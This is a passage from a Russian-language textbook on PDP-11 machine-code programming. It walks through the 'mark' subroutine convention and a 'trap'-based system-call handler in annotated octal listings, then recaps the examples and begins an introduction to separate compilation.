В момент выполнения инструкции «`mark 2`» настоящий адрес возврата находится уже в R5, а PC указывает на первый аргумент (после выборки кода инструкции). При исполнении инструкции `mark` процессор совершает следующие действия:

- $SP = PC + 2 * n$ , где  $n$  — число слов в стеке, указанное в инструкции `mark`; в нашем случае  $n=2$ , т. е. SP станет равно PC+4, или +6, если считать от адреса инструкции `mark`: SP будет указывать на сохранённый R5;
- $PC = R5$ , в R5 после `rts R5` находится адрес возврата, т. о. будет передано управление на следующую после `call` инструкцию;
- $R5 = *SP++$ , из стека выталкивается прежнее значение R5 и стек полностью освобожден от аргументов.

Этот подход обеспечивает очистку стека при выходе из подпрограммы как в случае подпрограмм с фиксированным числом аргументов, так и в случае подпрограмм с произвольным числом аргументов. Ниже приводится полный код тестовой задачи, дважды вызывающей подпрограмму `summ`: для 4-х аргументов (1, 2, 3 и 4) и без аргументов; кроме того приводится реализация функции `summ`, выполняющей суммирование списка аргументов произвольной (но не более 63-х слов — это ограничение инструкции `mark`) длины.

Адрес	Код	Ассемблер	Примечания
001000	000000	RES: .word 0,0	; <i>int res[2]; результаты первого</i>
001000	000000		; и второго вызовов <code>summ</code>
001004	010546	mov R5, -(SP)	; начинаем формировать блок
001006	012746	mov #4, -(SP)	; четвертый аргумент
001010	000004		
001012	012746	mov #3, -(SP)	; третий аргумент
001014	000003		
001016	012746	mov #2, -(SP)	; второй аргумент
001020	000002		
001022	012746	mov #1, -(SP)	; первый аргумент
001024	000001		
001026	012746	mov #6404, -(SP)	; код "mark 4" в стек
001030	006404		
001032	010605	mov SP, R5	; подготовка R5
001034	004767	call SUMM	; <i>res[0] = summ(1,2,3,4)</i>
001036	000030		; =1070-1040 адрес <code>summ</code>
001040	010067	mov R0, RES	; сохраняем первый результат
001042	177734		; =1000-1044 адрес <code>res[0]</code>
001044	010546	mov R5, -(SP)	; начинаем формировать блок
001046	012746	mov #6400, -(SP)	; код "mark 0" в стек
001050	006400		
001052	010605	mov SP, R5	; подготовка R5
001054	004767	call SUMM	; <i>res[1] = summ()</i>
001056	000010		; =1070-1060 адрес <code>summ</code>
001060	010067	mov R0, RES+2	; сохраняем второй результат
001062	177716		; =1002-1064 адрес <code>res[1]</code>
001064	005000	clr R0	
001066	104350	emt 350	; завершение программы

Так как второй раз функция `summ` вызывается с пустым списком аргументов, то три инструкции (адреса 1044<sub>8</sub>-1053<sub>8</sub>), предваряющие вызов подпрограммы, фактически являются накладными расходами, сопровождающими каждый вызов подпрограммы с таким соглашением. Если их сравнить с накладными расходами соглашений языка C, см. стр. 94 (список аргументов произвольной длины, охватывает вызывающий), или Pascal, см. стр. 98 (список аргументов фиксирован-

ный, освобождает вызываемый), или даже Fortran IV, см. стр. 89 (список произвольной длины, аргументы могут быть пропущены, статический распределитель памяти), то приведенный вариант окажется самым дорогим, и при этом он не даёт никаких решительных преимуществ перед остальными способами. На практике инструкция `mark` почти не использовалась и осталась лишь одной из оригинальных попыток формализации пролога и эпилога подпрограмм.

Адрес	Код	Ассемблер	Примечания
001070	010246	SUMM: mov R2, -(SP)	; сохранить R2
001072	005000	clr R0	; обнулим накапливаемую сумму
001074	011501	mov (R5), R1	; получить код инструкции <code>mark</code>
001076	042701	bic #177700, R1	; сбросить биты КОП
001100	177700		; в R1 останется число слов
001102	001404	beq DONE	; нет аргументов? -> выход
001104	010502	mov R5, R2	
001106	005722	tst (R2)+	; в R2 адрес первого аргумента
001110	062200	NEXT: add (R2)+, R0	; суммируем все
001112	077102	sob R1, NEXT	
001114	012602	DONE: mov (SP)+, R2	; восстанавливать R2
001116	000205	rts R5	; выход из подпрограммы

Регистры `R0` и `R1` часто используется для возвращения результатов (пара 16-ти разрядных регистров `R1` и `R0` для возвращения 32-х разрядных целых или вещественных чисел), поэтому они не входят в число сохраняемых в подпрограмме, а регистры с `R2` по `R5` надо сохранять, если их значение изменяется.

Попутно стоит обратить внимание на ассемблерную запись инструкции по адресу `001060`: для ссылки на некоторый адрес (переменную, инструкцию) ему не обязательно давать имя (присваивать метку), можно указать ближайшую метку плюс (или минус) расстояние между меткой и нужным адресом в байтах. В этом примере можно считать, что метка `res` (расположенная по адресу `1000`) обозначает начало массива из двух целых чисел.

```
.d 1000=0,0
.d 1004=010546,012746,4,012746,3,012746,2,012746,1,012746,006404,010605
.d 1034=004767,30,010067,177734,010546,012746,006400,010605,004767,10
.d 1060=010067,177716,005000,104350
.d 1070=010246,005000,011501,042701,177700,001404
.d 1104=010502,005722,062200,077102,012602,000205
.start 1004
.e 1000-1002
000012 0000000
```

**Пример 11. Системные вызовы, использование программных прерываний для вызова подпрограмм.** Любая программа достаточно часто обращается к сервисам операционной системы для выполнения тех или иных действий: прочитать файл, отправить сетевой пакет, получить код нажатой клавиши и т. д. и т. п. Например, в стандарте POSIX ([IEEE 1003.1](#) [19]), предусмотрена функция создания нового файла `int creat( const char *path, mode_t mode )`, соответствующая обращению к соответствующему сервису операционной системы. Однако реализовывать такие обращения как обычные подпрограммы не очень удобно:

- *во-первых*, для вызова подпрограмм необходимо указывать в коде программы их адреса, что затруднительно для взаимодействия программы с операционной системой, так как это независимые части и они могут обновляться и модифицироваться (т. е. адреса могут меняться) независимо друг от друга;
- *во-вторых*, в защищенных операционных системах соответствующие сервисы системы выполняются в привилегированном режиме, в отличие от кода самой задачи; соответственно требуется переключение режимов работы процессора при обращении к таким сервисам.

В силу этих соображений обращения к подпрограммам, представляющим сервисы системы, обычно реализуются не инструкциями вызова подпрограмм (`call`, `jsr`), а программными прерываниями<sup>1</sup> или специально предусмотренными для этого инструкциями. При этом надо учитывать, что операционная система предоставляет значительное число сервисов, а число доступных векторов прерываний ограничено зачастую одним или несколькими возможными вариантами. На практике операционная система обычно предоставляет единственную подпрограмму, обслуживающие все системные запросы. Такая подпрограмма называется *точкой входа в систему*. Один из аргументов (как правило, первый) этой подпрограммы содержит номер системного вызова (о понятии системного вызова см. также стр. 76), число и типы остальных аргументов специфичны для каждого конкретного вызова.

В PDP11 зарезервировано несколько инструкций запроса программных прерываний, две из них `emt` и `trap` могут использоваться в качестве точки входа в систему. Обычно системой используется только одна (в Unix — `trap`, в RT-11 и RSX-11 — `emt`), тогда как вторая инструкция может быть использована разработчиками программ. В RT-11 программа при необходимости может использовать инструкцию `trap`, подробнее см. табл. 32 стр. 75 и табл. 31 на стр. 74. Традиционно номер вызова (фактически — первый аргумент подпрограммы) размещается в младшем байте кода инструкции, например, код `104350` (`emt 350`): сделать системный вызов с номером  $350_8$ . Остальные аргументы размещаются в регистрах, начиная с `R0`. Результат обычно возвращается в `R0`.

---

1 *Обработка асинхронных прерываний в защищенной системе требует переключения режимов и приоритетов при входе в обработчик прерывания. Программные прерывания и исключения, естественно, наследуют этот механизм, поэтому вызов привилегированных процедур выполняется с помощью программных прерываний. Иногда прерывания являются единственным механизмом переключения режимов и приоритетов процессора.*

Ещё одна характерная особенность обработчиков прерываний: для возвращения признаков активно используются флаги процессора. Например, см. системные вызовы `.ttyin` ( $340_8$ ) и `.ttyout` ( $341_8$ ) на стр. 76. Во многих операционных системах флаг переноса (*carry*) сигнализирует о возникшей ошибке во время выполнения вызова или какой-либо особой ситуации (исчерпание отведенного времени, необходимость повтора операции и т. п.).

Пример ниже покажет реализацию трёх вызовов с помощью инструкции `trap`: 0 — сложить R1 и R2, результат вернуть в R0; 1 — вычесть R2 из R1, результат вернуть в R0; 2 — сравнить R2 и R1, результат сравнения вернуть в флагах процессора (такой способ возвращения признаков ошибки, успеха и т. п. используют во многих системах). В случае вызовов 0 или 1бросить флаг переноса, а в случае недопустимого номера вызова вернуть установленный флаг переноса. В тесте будет сделано четыре вызова `trap 0 ... trap 3`, с начальными значениями  $R1=55_8$ , и  $R2=11_8$ , результаты будут занесены в слова по адресам  $1000_8$  —  $1006_8$ .

Адрес	Код	Ассемблер	Примечания
<code>001000</code>	<code>000000</code>	<code>res: .word 0,0,0,0</code>	; результат <code>trap 0</code>
<code>001002</code>	<code>000000</code>		; результат <code>trap 1</code>
<code>001004</code>	<code>000000</code>		; результат <code>trap 2</code>
<code>001006</code>	<code>000000</code>		; результат <code>trap 3</code>

В PDP11 вектор прерывания определяется парой 16-ти разрядных чисел: первое задаёт адрес процедуры-обработчика прерывания, второе — слово состояния процессора PSW (см. рис. 11 на стр. 73), назначаемое при входе в обработчик. При входе в обработчик нам надо будет задать новое значение PSW, определив его битовые поля:

- *текущего режима работы* — нам нужен режим  $\emptyset$ : в RT-11 и компоненты системы и все программы работают в привилегированном режиме;
- *предыдущего режима* —  $\emptyset$ , так как поле заполняется автоматически;
- *приоритета* — асинхронные прерывания могут обрабатываться только если приоритет их обработчиков выше текущего приоритета процессора; наша тестовая задача никак не конфликтует с возможными асинхронными запросами, поэтому можно задавать приоритет  $\emptyset$ ;
- *флаг трассировки T* — должен быть сброшен, т. е.  $\emptyset$ ;
- *остальные арифметические флаги N, Z, V, C* — можно использовать любые удобные нам значения, пусть все будут сброшены.

Тогда второе слово вектора должно быть обнулено: режим:  $\emptyset$ , предыдущий режим:  $\emptyset$ , неиспользуемые биты:  $\emptyset$ , приоритет:  $\emptyset$ , флаги:  $\emptyset$ .

Теоретически, это прерывание может использоваться не только нашей программой, но и какой-либо ещё, поэтому мы должны не только задать вектор прерывания при запуске программы, но и принять меры для восстановления предыдущего значения при завершении работы программы. Для этого текущий вектор будет сначала сохранён в стеке, затем изменён и, в самом конце программы, восстановлен из стека. Инструкция `trap` использует вектор по адресу  $34_8$ , т. е.

слово по адресу  $34_8$  содержит адрес процедуры обработки, а слово по адресу  $36_8$  — назначаемое слово состояния процессора PSW.

Адрес	Код	Ассемблер	Примечания
001010	013746	mov @#34, -(SP)	; сохранить текущий вектор
001012	000034		; обработчика прерывания (trap)
001014	013746	mov @#36, -(SP)	; (абсолютные адреса здесь
001016	000036		; удобнее)
001020	012737	mov #V.HND, @#34	; задать новый вектор
001022	001136		; V.HND: адрес обработчика
001024	000034		; 34 — адрес процедуры
001026	012737	mov #0, @#36	
001030	000000		; PSW:0, см. обсуждение выше
001032	000036		; 34+2 — назначенный PSW

После задания обработчика прерывания можно им пользоваться: задаём тестовые значения регистров R1 и R2 и начинаем делать вызовы. После вызовов 0 и 1 убеждаемся в правильности флага переноса (должен быть сброшен), и запоминаем результаты (д. б.  $66_8$  и  $44_8$ ), после trap 2 в качестве результата запоминаем текущие флаги (д. б.  $11_8$ : установлены только N и C), после trap 3 убеждаемся, что флаг переноса установлен (при этом сохраним в качестве результата R1, т. е.  $55_8$ ).

Адрес	Код	Ассемблер	Примечания
001034	012701	mov #55, R1	; задать тестовые значения
001036	000055		; 55 в R1
001040	012702	mov #11, R2	; и 11 в R2
001042	000011		
001044	104400	trap 0	; вызов 0 : R0 = R1+R2 (66)
001046	103424	bcs onerr	; Carry должен быть сброшен
001050	010067	mov R0, res	; запоминаем результат
001052	177724		= 1000-1054 (адрес res[0])
001054	104401	trap 1	; вызов 1 : R0 = R1-R2 (44)
001056	103420	bcs onerr	; Carry должен быть сброшен
001060	010067	mov R0, res+2	; запоминаем результат
001062	177716		= 1002-1064 (адрес res[1])

PSW в качестве регистра недоступен, но в PDP11 он отображается на шину по адресу  $777776_8$  (логический  $177776_8$ ), поэтому к нему можно обратиться, как будто это слово в памяти по адресу  $177776_8$  (см. табл. 31 стр. 74).

Адрес	Код	Ассемблер	Примечания
001064	104402	trap 2	; вызов 2 : сравнить R2 и R1
001066	013767	mov @#177776, res+4;	запоминаем флаги (011: NzvC)
001070	177776		; абсолютный адрес PSW
001072	177710		= 1004-1074 (адрес res[2])

Адрес	Код	Ассемблер	Примечания
001074	104403	trap 3	; недопустимый номер вызова
001076	103010	bcc onerr	; Carry должен быть установлен
001100	010167	mov R1, res+6	; запоминаем результат
001102	177702		; = 1006 - 1104

Завершение работы программы: восстановить прежний вектор прерывания, предусмотреть запись -1 в слово по адресу 1006<sub>8</sub> при обнаружении ошибки.

Адрес	Код	Ассемблер	Примечания
001104	012637	stop:mov (SP)+, @#36	; Восстановить прежний вектор
001106	000036		; обработчика прерывания (trap)
001110	012637	mov (SP)+, @#34	
001112	000034		
001114	005000	clr R0	; завершить работу программы
001116	104350	emt 350	
001120	012767	onerr:mov #-1, res+6	; записать признак ошибки
001122	177777		
001124	177660		; = 1006 - 1126
001126	000766	br stop	

Для перехода к нужному обработчику вызова будем использовать таблицу переходов, индексируемую номером вызова. В таблице размером 6 байт (три слова) размещаются адреса обработчиков H0, H1, H2.

Адрес	Код	Ассемблер	Примечания
001130	001166	TBL: .word H0	; обработчик вызова 0
001132	001174	.word H1	; обработчик вызова 1
001134	001222	.word H2	; обработчик вызова 2

В данном примере в качестве временного регистра будет использован R1, который сохраняется в стеке и восстанавливается при выходе. Для перехода к нужному обработчику надо получить номер вызова, находящийся в младшем байте инструкции trap. Адрес инструкции, использованной для вызова обработчика, можно вычислить по адресу возврата: инструкция trap занимает слово непосредственно перед адресом возврата. После получения номера надо убедиться в допустимости его значения (в примере допустимы 0, 1 или 2) и сделать переход.

Адрес	Код	Ассемблер	Примечания
001136	010146	V.HND:mov R1, -(SP)	; сохранить R1
001140	016601	mov 2(SP), R1	; получить адрес возврата
001142	000002		
001144	116101	movb -2(R1), R1	; и получаем номер вызова
001146	177776		; из кода инструкции
001150	100420	bmi WRONG	; номер < 0 — ошибочный

Адрес	Код	Ассемблер	Примечания
001152	060101	add R1, R1	; смещение в таблице указателей
001154	022701	cmp #6, R1	; сравнить смещение с размером таблицы
001156	000006		
001160	101414	blos WRONG	; смещение д.б. < размера
001162	000171	jmp @TBL(R1)	; перейти к обработчику
001164	001130		; (по таблице переходов)

Вызов обработчика прерывания отличается от вызова подпрограммы тем, что в стек дополнительно заносится слово состояния процессора и лишь затем — адрес возврата. Таким образом слово по адресу (SP) содержит адрес возврата, а 2(SP) — сохранённое значение PSW. После того, как при входе в обработчик прерывания сохранили значение R1, стек принимает следующий вид: (SP) — сохранённое значение R1, 2(SP) — адрес возврата, 4(SP) — сохранённое значение PSW. Так как вызовы 0 и 1 используют R1 в качестве исходного аргумента, а значение R1 уже изменено, то вместо самого регистра R1 в качестве аргумента используется его копия в стеке (SP).

Адрес	Код	Ассемблер	Примечания
001166	011600	H0: mov (SP), R0	; Вызов 0 — сложение R1 и R2
001170	060200	add R2, R0	
001172	000402	br OK	
001174	011600	H1: mov (SP), R0	; Вызов 1 — вычитание R2 из R1
001176	160200	sub R2, R0	

После этих вызовов флаг переноса должен быть сброшен, чтобы сигнализировать об отсутствии ошибки, что можно сделать инструкцией clc. Однако при выходе из обработчика прерывания все флаги восстанавливаются из стека в то значение, которое было в момент вызова. Поэтомуброс или установка самих флагов в коде обработчика смысла не имеет и надо сделать так, чтобы флаг переноса был сброшен после восстановления PSW. Это можно реализовать обнулением соответствующего бита (флаг переноса — самый младший бит слова состояния) в сохранённой копии PSW, тогда инструкция rti восстановит PSW со сброшенным флагом переноса.

Адрес	Код	Ассемблер	Примечания
001200	042766	OK: bic #1, 4(SP)	; сбросить Carry в сохр. PSW
001202	000001		
001204	000004		
001206	012601	OUT: mov (SP)+, R1	; восстановить R1
001210	000002	rti	; выход из прерывания

В случае недопустимого номера вызова надо вернуть установленный флаг переноса, что делается аналогично: устанавливается соответствующий бит в сохранённом в стеке PSW.

Адрес	Код	Ассемблер	Примечания
001212	052766	WRONG: bis #1, 4(SP)	; установить Carry в coxp. PSW
001214	000001		
001216	000004		
001220	000772	br OUT	

Вызов trap 2 должен вернуть результат сравнения в слове состояния процессора. Однако, просто скопировать текущее значение PSW в стек на место сохранённого значения нельзя: помимо арифметических флагов в PSW содержится информация о режиме работы и приоритете процессора. Поэтому надо из текущего PSW (обозначим как  $c_{PSW}$ ) скопировать в сохранённую в стеке копию (обозначим как  $s_{PSW}$ ) лишь арифметические флаги:

$$s_{PSW} = (s_{PSW} \& 0177760) | (c_{PSW} \& 017)$$

В PDP11 операция «ПОБИТОВОЕ И» выполняется инструкцией `bic`, в которой используется инвертированное значение операнда-источника, т. е.:

$$s_{PSW} = (s_{PSW} \& \sim 017) | (c_{PSW} \& \sim 0177760)$$

Адрес	Код	Ассемблер	Примечания
001222	020216	H2: cmp R2, (SP)	; установить флаги
001224	013701	mov @#PSW, R1	; скопировать PSW в R1
001226	177776		
001230	042701	bic #177760, R1	; оставить только биты NZVC
001232	177760		
001234	042766	bic #000017, 4(SP)	; в сохранённом в стеке PSW
001236	000017		; сбросить биты NZVC
001240	000004		
001242	050166	bis R1, 4(SP)	; перенести актуальные биты NZVC
001244	000004		; в сохранённый в стеке PSW
001246	000757	br OUT	

Проверка функционирования программы. При успешном завершении работы по адресам 1000<sub>8</sub>-1006<sub>8</sub> будут сохранены значения 66<sub>8</sub>, 44<sub>8</sub>, 11<sub>8</sub> и 55<sub>8</sub>.

```
.d 1000=0,0,0,0,13746,34,13746,36,12737,1136,34,12737,0,36
.d 1034=12701,55,12702,11,104400,103424,10067,177724,104401,103420
.d 1060=10067,177716,104402,13767,177776,177710,104403,103010,10167,177702
.d 1104=12637,36,12637,34,5000,104350,12767,177777,177660,766
.d 1130=1166,1174,1222,10146,16601,2,116101,177776,100420,60101
.d 1154=22701,6,101414,171,1130,11600,60200,402,11600,160200,42766,1,4
.d 1206=12601,2,52766,1,4,772,20216,13701,177776,42701,177760,42766,17,4
.d 1242=50166,4,757

.start 1010

.e 1000-1006
000066 000044 000011 000055
```

## Краткий обзор примеров в машинных кодах

В рассмотренных примерах показаны некоторые техники кодирования на низком уровне, по возможности не затрагивающие специфичные для PDP11 приёмы. Краткий обзор рассмотренного:

*Использование абсолютных и относительных адресов*, см. пример 1 (стр. 79) — использование разных режимов адресации и пример 11 (стр. 110) — использование абсолютных адресов при доступе к зарезервированным ячейкам (обращение к PSW по адресу 177776<sub>8</sub>) и относительных при обращении к переменным в программе. Грамотный выбор режимов адресации позволяет создавать позиционно-независимые коды, что на некоторых платформах необходимо для реализации динамических библиотек, а в общем случае упрощает загрузку кода в память (код будет корректным независимо от начального адреса загрузки).

*Использование указателей и индексных режимов адресации* для обращения к элементам массивов (примеры 2, стр. 80 и 3, стр. 81), полям структур (пример 4, стр. 82), аргументам и локальным переменным подпрограмм (при использовании стека, примеры 8, стр. 94 и 10, стр. 106 или статической памяти, пример 6, стр. 89). Во многих случаях применение указателей и автоИнкрементных или автоДекрементных режимов адресации вместо обращение к элементам массива по индексам позволяет сократить код и ускорить выполнение программы. Индексные режимы эффективны, если какая-то составляющая адреса является константной, например, константными являются адрес начала статического массива в памяти, смещение поля от начала структуры, смещение аргумента подпрограммы или локальной переменной в фрейме вызова. В более сложном случае (например, обращение к *i*-тому элементу массива, переданного в подпрограмму по ссылке) потребуется в несколько инструкций вычислять адрес нужного элемента (получить адрес массива — умножить индекс на размер элемента — сложить с адресом массива). Если такие вычисления выполняются многократно, то эффективнее воспользоваться временным указателем, что и делалось во всех примерах при сканировании элементов массива.

*Использование стекового распределителя памяти; фреймы вызова процедур*; в терминах языка С это использование автоматической памяти (пример 8, стр. 94), а также динамическое выделение памяти в стеке (пример 9, стр. 101). Массивы вычисляемого размера используются многими языками программирования; в этом случае поддержка динамического выделения памяти в стеке требуется семантикой языка. альтернативно это реализуется процедурным способом, но опять-таки со встроенной поддержкой — обращение к *alloc* (или эквивалентной процедуре) требует корректной генерации пролога и эпилога компилятором. Не во всех языках высокого уровня предполагается поддержка таких механизмов — часто ограничиваются использованием массивов только фиксированного размера.

*Использование статического распределителя памяти*. В большинстве современных языков программирования статическое выделение памяти является частным случаем (в терминах языка С: глобальные и локальные *static* перемен-

ные). Это связано с тем, что использование статической памяти осложняет использование некоторых приёмов программирования (например, рекурсии, повторно-входимые подпрограммы, см. пример 6, стр. 89 и «Некоторые специфичные приёмы программирования» стр. 411), однако, обеспечивает при этом весьма эффективный и компактный код. Если сравнить длину кода в примере 5, стр. 87 (статический распределитель, длина задачи 50 байт), примере 7, стр. 93 (передача аргументов в регистрах, длина задачи 52 байта) и примере 8, стр. 94 (стековый распределитель, длина задачи 78 байт), то самым компактным окажется пример именно со статическим выделением памяти. В любой задаче есть инструкции, выполняющие непосредственно целевые операции, и есть инструкции, выполняющие вспомогательные действия. Целевые операции, по сути, идентичны во всех трёх вариантах, а вот вспомогательных меньше всего при статическом распределении памяти (списки аргументов подготавливаются при построении приложения), чуть больше при использовании регистров (аргументы нужно загружать в регистры, но инструкции короткие) и самые длинные при использовании стека (инструкции более длинные, т. к. используются индексные режимы адресации, число инструкций также возрастает, т. к. необходимы пролог и эпилог). Статическое распределение памяти позволяет некоторую часть работы выполнить ещё при подготовке задачи, а не при её выполнении.

*Использование прерываний* (пример 11, стр. 110) показано на простейшем случае использования синхронного программного прерывания. Обработка прерываний является одним из важнейших механизмов, необходимым для функционирования вычислительной системы и активно используется при разработке ядер операционных систем. Непосредственное его использование в пользовательских программах, как правило, жёстко ограничено, но косвенно необходимо для осуществления асинхронных операций, многопоточных задач, отладки и т. п.

*Реализация управляющих конструкций языков высокого уровня: ветвлений, циклов и множественного выбора.* При отображении графа потока управления на программу в машинных кодах в одномерном пространстве (линейно организованная оперативная память) важно учитывать временные характеристики выполнения инструкций переходов. Это приводит к реструктуризации кода и перестановке местами отдельных блоков в ветвлении (`if ... then ... else ...`): в правильно написанном коде условные переходы по возможности должны не выполняться. Эти же соображения при реализации циклов приводят к «выносу» обработки редко выполняемых условий за границы цикла (см. пример 4, стр. 82 и, отчасти, пример 11, стр. 110: цикла там нет, но в обработчике прерывания часть инструкций размещена после инструкции выхода из прерывания `rti`, что позволило уменьшить число переходов). В примере 11 показано также применение таблицы переходов: этот приём иногда используется для реализации множественного выбора (оператор `switch` в C) или вычисляемых переходов (специальная форма `goto` в Fortran).

*Языки высокого уровня реализуемы только в том случае, если возможно их низкоуровневое представление* (в т. ч. опосредованное низкоуровневое представление — в виде некоторой среды выполнения). Это накладывает ограничения на

высокоуровневые языки программирования: реализация основных конструкций должна быть достаточно эффективной с вычислительной точки зрения. Языки, компилируемые в нативный код (например, C, C++, Pascal, Delphi и др.), имеют очень много общего: статическая и динамическая (автоматическая, стековая) память для хранения переменных, начальное состояние неинициализированных статических и динамических переменных (в последнем случае — некие данные, оставшиеся в стеке, т. е. «мусор»), области видимости и время жизни переменных, аргументы подпрограмм и способы их передачи (по ссылке или по значению), сходные наборы основных управляющих конструкций и т. д. С другой стороны, подавляющее большинство программного обеспечения реализовано на языках высокого уровня, поэтому вычислительные системы со своей стороны должны обеспечивать эффективную реализацию этих базовых механизмов.

В силу этих соображений рассмотренные выше примеры являются универсальными и могут быть перенесены с небольшими изменениями на другие вычислительные системы. Машинный код специфичен для каждой конкретной платформы, но базовые наборы машинных команд (сложения, вычитания, пересылки, сдвиги, условные и безусловные переходы, вызовы подпрограмм и т. п.) и логика их применения сходны. В ещё большей степени сходно ассемблерное представление, поэтому все примеры приводились в машинном коде, сопровождаемом поясняющей ассемблерной записью. Двойная запись (машинный код + ассемблер) использовалась также по следующим соображениям:

*Первое.* Проведение границ между кодами инструкций и численными данными для них (константами, адресами, смещениями и т. п.) в машинных кодах не совсем очевидно, ещё сложнее отличить различные виды числовых данных. Например, в инструкции с кодом 013761 177776 177776 разница между 177776<sub>8</sub>, являющимся абсолютным адресом отображения PSW и 177776<sub>8</sub>, представляющее смещение -2 в индексном режиме адресации в глаза не бросается, тогда как в ассемблерной записи mov @#177776, -2(R1) эта разница вполне очевидна.

*Второе.* Запись машинного кода с ассемблерными инструкциями более явно показывает цену тех или иных конструкций: размер кода сам по себе является одним из критериев оценки и, кроме того, он зачастую прямо связан со скоростью выполнения программы (утверждено: чем короче, тем быстрее; хотя это далеко не всегда так). Низкоуровневое программирование очень трудоёмко, поэтому имеет смысл только для разработки качественно более эффективного кода, что требует анализа стоимости каждой инструкции.

*Третье.* Использование ассемблера в качестве пояснений позволило получить хотя бы интуитивное представление о его синтаксисе.

В современных условиях программирование непосредственно в кодах используется редко: машинный код обычно не пишут, а генерируют другими программами (трансляторы, JIT-компиляторы и т. п.), и лишь в редких и весьма специфичных случаях<sup>1</sup> разрабатывают небольшие вставки в виде машинных кодов.

---

1 *Например, в случае атак типа переполнения буфера для создания т. н. «shell-кодов», хотя и в этом случае стараются использовать ассемблеры вместо самостоятельной разработки кодов.*

## Компиляция

Разработка реальных программ непосредственно в машинных кодах является нецелесообразной: очень высокая трудоёмкость (в значительной степени из-за большого числа рутинных операций, скажем, вычислений адресов), высокая вероятность ошибок и очень сложная отладка. Ещё на ранних этапах развития вычислительной техники стала очевидна необходимость разработки языков высокого уровня и, следовательно, системы построения задач. В условиях жёстко ограниченных вычислительных ресурсов не было возможности выполнить подготовку исходного текста программы, его преобразование в машинные коды, загрузку в память и выполнение как одну операцию — надо было разбивать процесс подготовки на отдельные, относительно простые этапы. Кроме того, обрабатывать разом весь исходный текст программы тоже нецелесообразно — значительная часть кода будет принадлежать некоторым «универсальным» процедурам, много-кратно используемым разными программами, такие процедуры удобно заранее преобразовать в машинные коды и использовать по мере надобности.

Со временем сформировался общий способ подготовки программ, преобразуемых в машинный код, получивший название *компиляция*. Сложилась также значительная группа языков программирования, т. н. *компилируемые (в машинный код) языки* (Fortran, Algol, C, C++, Objective C, Delphi, Pascal и многие, многие другие), которые изначально ориентированы на компиляцию, что отражается и в их синтаксисе и в семантике. Языки высокого уровня должны быть по возможности платформо-независимыми, тогда как в программах часто надо использовать средства, либо специфичные для конкретной платформы<sup>1</sup>, либо реализуемые на высокоуровневом языке неэффективно<sup>2</sup>. Для этого предназначены т. н. *ассемблеры*, на которых разрабатывают подпрограммы, вызываемые из языков высокого уровня, а также т. н. *ассемблерные вставки* — низкоуровневые фрагменты, внедряемые прямо в код программы на языке высокого уровня. Разные части одной компилируемой программы разрабатываются на разных языках, как минимум на двух: языке высокого уровня плюс реализация специфичных операций на ассемблере. Часто в компилируемые языки высокого уровня добавляют нестандартные расширения, позволяющие обойтись меньшим количеством ассемблерного кода, правда ценой платформо-зависимого исходного кода на высокоуровневом языке.

В последующем материале будет рассматриваться работа компиляторов, использование ассемблеров и особенности компилируемых в машинный код языков высокого уровня (включая некоторые типичные нестандартные расширения), определяемые логикой построения задачи. Основными рассматриваемыми язы-

<sup>1</sup> Например, функция `exit(int code)` из библиотеки языка C должна завершить работу программы. В операционной системе RT-11 для этого надо выполнить системный вызов `emt 350`, предварительно обнулив `R0`. Закодировать такие операции средствами языка C нельзя.

<sup>2</sup> Многие процессоры предусматривают инструкции для работы со специфичными типами данных (например, инструкции работы со строками VAX-11, векторные инструкции Intel Pentium и т. п.), либо для выполнения специфичных операций (например, специальные инструкции обмена данными с периферийным оборудованием). Эти инструкции специфичны для аппаратуры и не должны быть прямо представлены в платформо-независимых языках высокого уровня.

ками при этом будут ассемблеры, а также язык C в диалектах Visual C/C++ и GCC. Выбор языка C связан с его распространённостью и с наличием, пожалуй, наибольшего числа платформо-зависимых расширений, приближающем его в ряде случаев к языкам низкого уровня.




Рисунок 14: Раздельная компиляция программ

На рис. 14 показаны основные этапы раздельной компиляции: сначала исходные тексты на каком-либо языке обрабатываются транслятором, который преобразует программу на входном языке в некоторое промежуточное представление, называемое *объектный файл* (т. н. *модуль*). Для различных входных языков разрабатывают собственные трансляторы, а в объектном файле содержится программа, уже преобразованная в коды инструкций и данные. Если программа состоит из многих файлов, то все они по отдельности преобразуются в объект-

